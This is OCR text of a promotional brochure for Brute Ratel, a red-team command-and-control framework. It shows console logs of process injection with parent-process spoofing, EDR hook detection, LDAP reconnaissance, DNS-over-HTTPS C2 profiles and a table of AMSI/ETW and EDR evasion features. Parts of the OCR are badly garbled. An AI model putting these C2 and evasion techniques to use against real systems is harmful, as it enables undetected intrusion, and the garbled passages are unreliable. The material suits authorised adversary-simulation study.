
A Customized Command and Control Center for Red Team and Adversary Simulation

www.series.com/

Chetan Nayak

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🗑 Warmongers 🔸 👸 C4 Profiler 🔸 😞 Server 🔸 🐵 Autosa			
Listeners Badgers Creds Listener ID Listener Host External IP ID	Mark UTD Last From (Last)	PID Process Arch/05 (Build) Payload Arch	Pivot Stream
3 json-c2 https://172.31.15.193:443 49.207.213.13 b-2 DES	SKTOP-G15FRLS vendetta Thu May 12 22:27:42 202	2 2392 Z:\docs\http_badger_x64.exe x64/10.0 (19044) x64 Dir	ration arread
	SKTOP-G15FRLS vendetta Thu May 12 22:27:42 202	2 12836 C:\Windows\System32\notepad.exe x64/10.0 (19044) x64 Dir	
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+] Executable: explorer.exe		<pre>[+] Child process: searchprotocolhost.exe + [+] Stasis: 1:0</pre>	
	ent 7120	<pre>(*) 3(3)(3)(3)(4)(4)(4)(4)(4)(4)(4)(4)(4)(4)(4)(4)(4)</pre>	
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) Parent process: 7120 2022/05/12 16:46:19 UTC [input] admin => dll_block		<pre>2022/05/12 10:47:15 01C [self 4 bytes] [] User: vendetta [*] SID: S-1-5-21-2604931946-608761138-1370580525-1001 [*] Group names</pre>	SID Attributes
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+) DLL block enabled 022/05/12 16:46:34 UTC [input] admin => suspended	d_run C:\Windows\System32\notepad.e	exe BUILTIN\Administrators BUILTIN\Performance Log Users	S-1-5-32-544 Group used for deny only, S-1-5-32-559 Mandatory group, Enabled by default, Enabled group,
022/05/12 16:46:34 UTC [sent 48 bytes] +] PID (C:\Windows\System32\notepad.exe) => 12830 +] Spoofed PPID => 7120	6	BUILTINVERSTE DESKTOP USERS BUILTINVUSERS NT ANTHORITY/INTERACTIVE	S-1-5-32-545 Mandatory group, Enabled by default, Enabled group, S-1-5-32-545 Mandatory group, Enabled by default, Enabled group, S-1-5-4 Mandatory group, Enabled by default, Enabled accum
		CONSOLE LOGON NT AUTHORITY\Authenticated Users	S-1-2-1 Mandatory group, Enabled by default, Enabled group, S-1-5-11 Mandatory group, Enabled by default, Enabled group,
+ 2022/05/12 16:46:42 UTC [input] admin => pcinject	12836 auto-doh-c2 (dns.google:443)	NT AUTHORITY\This Organization NT AUTHORITY\Local account	SD Attributes 1-5-12/20049313946-040761118-1370508025-531 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-32/544 Group used for day only. 1-5-32/545 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-32/545 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-32/545 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-32/545 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-32/545 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-31 Mendstory group, Enabled by default, Enabled group, Frage used for day only. 1-5-31 Mendstory group, Enabled by default, Enabled group, Frage used group, Enabled by default, Enabled group, Frage used for day only. 1-5-31 Mendstory group, Enabled by default, Enabled group, Frage used group, Enabled by default, Enabled group,
2022/05/12 16:46:43 UTC [sent 381880 bytes] [4] malloc (RX) : 0,0850F0000 [4] malloc (RN) : 0,08526000 [4] Thread start : 0,0850FA7E0 [4] Thread 1d : 6388 [4] Injected to : 12836		EUCAL NT AUTHORITY\NTLM Authentication Mandatory Label\Medium Mandatory Level	5-1-5-0 MBMdatory group, Enabled by default, Enabled group, 5-1-5-64-10 Mandatory group, Enabled by default, Enabled group, 5-1-16-8102 Mandatory group, Enabled by default, Enabled group,
[+] malloc (RW) : 0x85E30000 [+] Thread start : 0x85DF <u>A7E0</u>		[-] Privilege: Restricted	readed by group, claused of behaved, claused group,
[+] Thread Id : 6388 [+] Injected to : 12836		- Disabled SeShutdownPrivilege (Shu	
		Disabled SeShutdownPrivilege (Shu Enabled SechangeNotifyPrivilege Disabled SeindockFrivilege (Renov Disabled SeincrasseWorkingSetFriv Jisabled SeincrasseWorkingSetFriv	: down the system) Byossistraverse (hecking) Computer from dokting station) ge the time zong/cocks working set) ge the time zong/cocks working set)
		- Disabled SeTimeZonePrivilege (Chai	ige the time zone)
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			Vermore system Discovery (11018) System Information Discovery (11033) System Owner/User Discovery (11033)
	mkdir	Collection (TA0009)	Data Staged (T1074 - 001) Command and Scripting Interpreter (T1059 - 001, 003)
	local_sessions	Privilege Escalation (TA0004)	Abuse Elevation Control Mechanism (T1548 - 002) System Network Configuration Discovery (T1016)
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		Command and Control (TA0011) Lateral Movement (TA0018)	Remote System Discovery (11018) System Information Discovery (1102) System Owner/User Discovery (1103)
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DNS Over HTTPS


Alongside the default HTTPS connections, Badger's DNS over HTTPS provides usability of newly bought domains without the the need of domain fronting or redirector, all the while providing a backup option to be able to switch to other HTTPS profiles on the fly

Payload Management

Add Payload Profile	5			
*Payload type	DOH	•		
*Config name	auto-doh-c2			
*Rotational hosts	osts dns.google			
DNS Hosts	DNS Hosts dns1.evasionlabs.com,dns2.evasionlabs.com			
Check-in A Record 8.8.8.8				
Idle A Record	8.8.4.4			
*Port	443			
*URI(s)	dns-query			
*Useragent	Gecko) Chrome/90.0.	4430.93 Safari/537.36		
SSL	Yes	-		
Proxy	https://192.169.0.10	0:8081 (or http://)		
*C2 Auth	abcd@123			
+ Add Header	Content-Type	cation/dns-message		
■ Die if C2 is in	accessible? (Initial:	ization only)		
	💾 Save			


External C2 Channels

The SMB and TCP badger provide functionality to write custom External C2 Channels over legitimate websites such as Slack, Discord, Microsoft Teams and more



Indirect Syscalls

Badger provides various process injection capabilities and an option to switch between WinAPI to NTAPI to Syscalls on the fly




Built-in Debugger To Detect EDR Userland Hooks

Badger provides various techniques to hunt EDR userland hooks and DLL, and avoid triggering them using various syscall obfuscation and debugging techniques

2022/05/12 20:46:31 UTC [input] admin => detect ntdll.dll
2022/05/12 20:46:31 UTC [sent 16 bytes] [+] ntdll.dll: 00007FFDA66A0000 - Trampoline hook NtAllocateVirtualMemory [jmp 0x7A66E from 0x00007FFDA673C3B0 => jmp 0x7FFDA67B6A26] - Long jump found: 00007FFDA67B6A2C - Jump address location: 00007FFDA67B6A32 - Jump address: 000000000178BA0 - Module base: 000000001700000 - Hooker dll:
 Trampoline hook NtAllocateVirtualMemoryEx [jmp 0x79AF2 from 0x00007FFDA673CF20 => jmp 0x7FFDA67B6A1A] Long jump found: 00007FFDA67B6A2C Jump address location: 00007FFDA67B6A32 Jump address: 000000000178BA0 Module base: 0000000001700000 Hooker dll:
 Trampoline hook NtDeviceIoControlFile [jmp 0x7A884 from 0x00007FFDA673C190 => jmp 0x7FFDA67B6A1C] Long jump found: 00007FFDA67B6A2C Jump address location: 00007FFDA67B6A32 Jump address: 000000000178BA0 Module base: 0000000001700000 Hooker dll:
 Trampoline hook NtGetContextThread [jmp 0x78BE2 from 0x00007FFDA673DE40 => jmp 0x7FFDA67B6A2A] Long jump found: 00007FFDA67B6A2C Jump address location: 00007FFDA67B6A32 Jump address: 000000000178BA0 Module base: 000000000170000 Hooker dll:
 Trampoline hook NtMapViewOfSection [jmp 0x7A474 from 0x00007FFDA673C5B0 => jmp 0x7FFDA67B6A2C] Long jump found: 00007FFDA67B6A2C Jump address location: 00007FFDA67B6A32 Jump address: 000000000178BA0 Module base: 000000000170000 Hooker dll:
 Trampoline hook NtProtectVirtualMemory [jmp 0x79F6D from 0x00007FFDA673CAB0 => jmp 0x7FFDA67B6A25] Long jump found: 00007FFDA67B6A2C Jump address location: 00007FFDA67B6A32 Jump address: 000000000178BA0 Module base: 000000000170000 Hooker dll:dll

Brute Ratel MITRE graph

Brute Ratel features a seamlessly integrated MITRE graph for all built-in commands providing a user friendly interface for Adversary Simulation activities




One stop for all your LDAP queries

Ldap Sentinel provides a rich GUI interface to query various Idap queries to the Domain or a Forest. Whether you want to run SPN queries for a specific user or if you want to query large group objects, all can be done effortlessly using prebuilt queries.

Ldap Sentinel	ð
b-0 -	×
O SPM Recon ● User Recon O Group Recon O Computer Recon O GPO Recon	
• Request all user attributes from current domain	
● Prebuilt query cn	
Forest (Default action is to run on the current domain)	
2084@b-0	ð
Command \$	×
<pre>2020/12/17 23:14:16 [input] admin => ldapsentinel forest user cn=* 2020/12/17 23:14:17 [sent 262172 bytes] 2020/12/17 23:14:19 [job-0] [+] werfault.exe => PID: 32 [job-1] [user] filter: cn=* [*] Querying: Global Catalogue</pre>	
<pre>[+] objectClass: - top - person - organizationalPerson - user [+] cn: Administrator [+] description: Built-in account for administering the computer/domain [+] distinguishedName: CN=Administrator, CN=Users, DC=Jupiter, DC=corp [+] instanceType: 4 [+] whenCreated: 12/3/2020 8:28:39 AM [+] whenChanged: 12/3/2020 8:28:39 AM [+] whenChanged: 12/3/2020 8:44:41 AM [+] uSNCreated: high: 0 low: 8196 [+] memberOf: - CN=Group Policy Creator Owners, CN=Users, DC=Jupiter, DC=corp - CN=Domain Admins, CN=Users, DC=Jupiter, DC=corp - CN=Domain Admins, CN=Users, DC=Jupiter, DC=corp - CN=Schema Admins, CN=Users, DC=Jupiter, DC=corp - CN=Schema Admins, CN=Users, DC=Jupiter, DC=corp - CN=Administrators, CN=Builtin, DC=Jupiter, DC=corp [+] uSNChanged: high: 0 low: 12795 [+] name: Administrator [+] objectGUID: {CS046B29-4E3C-47F6-9AE6-554916EEA36B} [+] userAccountControl: 66048 [+] primaryGroupID: 513 [+] objectSid: S-1-5-21-495549814-1052835334-2225650010-500 [+] SAMAccountName: Administrator [+] sAMAccountType: 803306368</pre>	
<pre>[+] objectCategory: CN=Person, CN=Schema, CN=Configuration, DC=Jupiter, DC=corp</pre>	-

Multiple Command and Control Channels

Badger provides mulitple pivot options such as SMB, TCP, WMI, WinRM and managing remote services over RPC.



Automate Adversary TTPs

Use existing brute ratel modules or build your own using in-memory execute of C-Sharp, BOFs, Powershell Scripts or Reflective DLLs and automate the execution of the commands using the Click Script feature

Listeners Badgers Creds Click Script X		
b-0	· · · · · · · · · · · · · · · · · · ·	
Click Script	Commands	
1 Credential Dumping	1 id	
2 Discovery	2 pwd	
	3 ipstats	
	4 psreflect echo \$psversiontable	
	5 net users	
	6 scquery	⊡
x64 12912@b-0 DESKTOP-G15FRLS		Ē
Command \$		×
Sentinel \$ Perform a quick LDAP query in the curre	ent domain or forest, eg.: objectClass=us Domain \$	*
2022/05/12 20:51:07 UTC [input] admi	in => id	
2022/05/12 20:51:07 UTC [input] admi	in => pwd	
2022/05/12 20:51:07 UTC [input] admi	in => ipstats	
2022/05/12 20.51.07 UTC [immt] -d-i	a a annaflact acha taonaniantahla	
2022/05/12 20:51:07 UTC [input] admi	in => psreftect echo \$psversiontable	
2022/05/12 20:51:07 UTC [input] admi	in => net users	
2022/05/12 20:51:07 UTC [input] admi	n => scauerv	
2022/05/12 20:51:08 UTC [sent 55593 Z:\docs	bytes]	
+	+	
[+] Host Info:		
	DESKTOP-G15FRLS 192.168.170.134, 8.8.8.8	
	Hybrid	
	no	
- WINS Proxy Enabled :	no	
- NetBIOS Resolution Uses DNS :	no	
[+] Ethernet adapter {9A77EEF0-AFFF-	47FC-87DE-50A33A71293E}:	
	<pre>Intel(R) 82574L Gigabit Network Connection #2</pre>	
- Physical Address :	00-0C-29-7F-A8-89	
	yes	
- IP Address :	yes 192.168.170.138 255.255.255.0	
- Subnet Mask : - Default Gateway :	192 168 170 2	
- DHCP Server	192.168.170.254	
- Primary WINS Server	192.168.170.2	
- Secondary WINS Server :		
- Default Gateway : - DHCP Server : - Primary WINS Server : - Secondary WINS Server : - Lease Obtained : - Lease Expires :	Thu May 12 13:41:45 2022	
- Lease Expires :	Thu May 12 14:11:45 2022	
+	+	
[+] Suspended process (searchprotoco	olhost.exe) => PID: 1020	
[+] malloc (RX) : 0x535C0000		

Various Out-Of-Box Evasion Capabilities

Evasion Capabilities	x64 Support	x86 Support	x86 on Wow64 Support
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No
Unhook EDR Userland Hooks and Dlls	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Masquerade Thread Stack Frame	Yes	Yes	Yes
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reuse Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reuse Existing Libraries from PEB	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes

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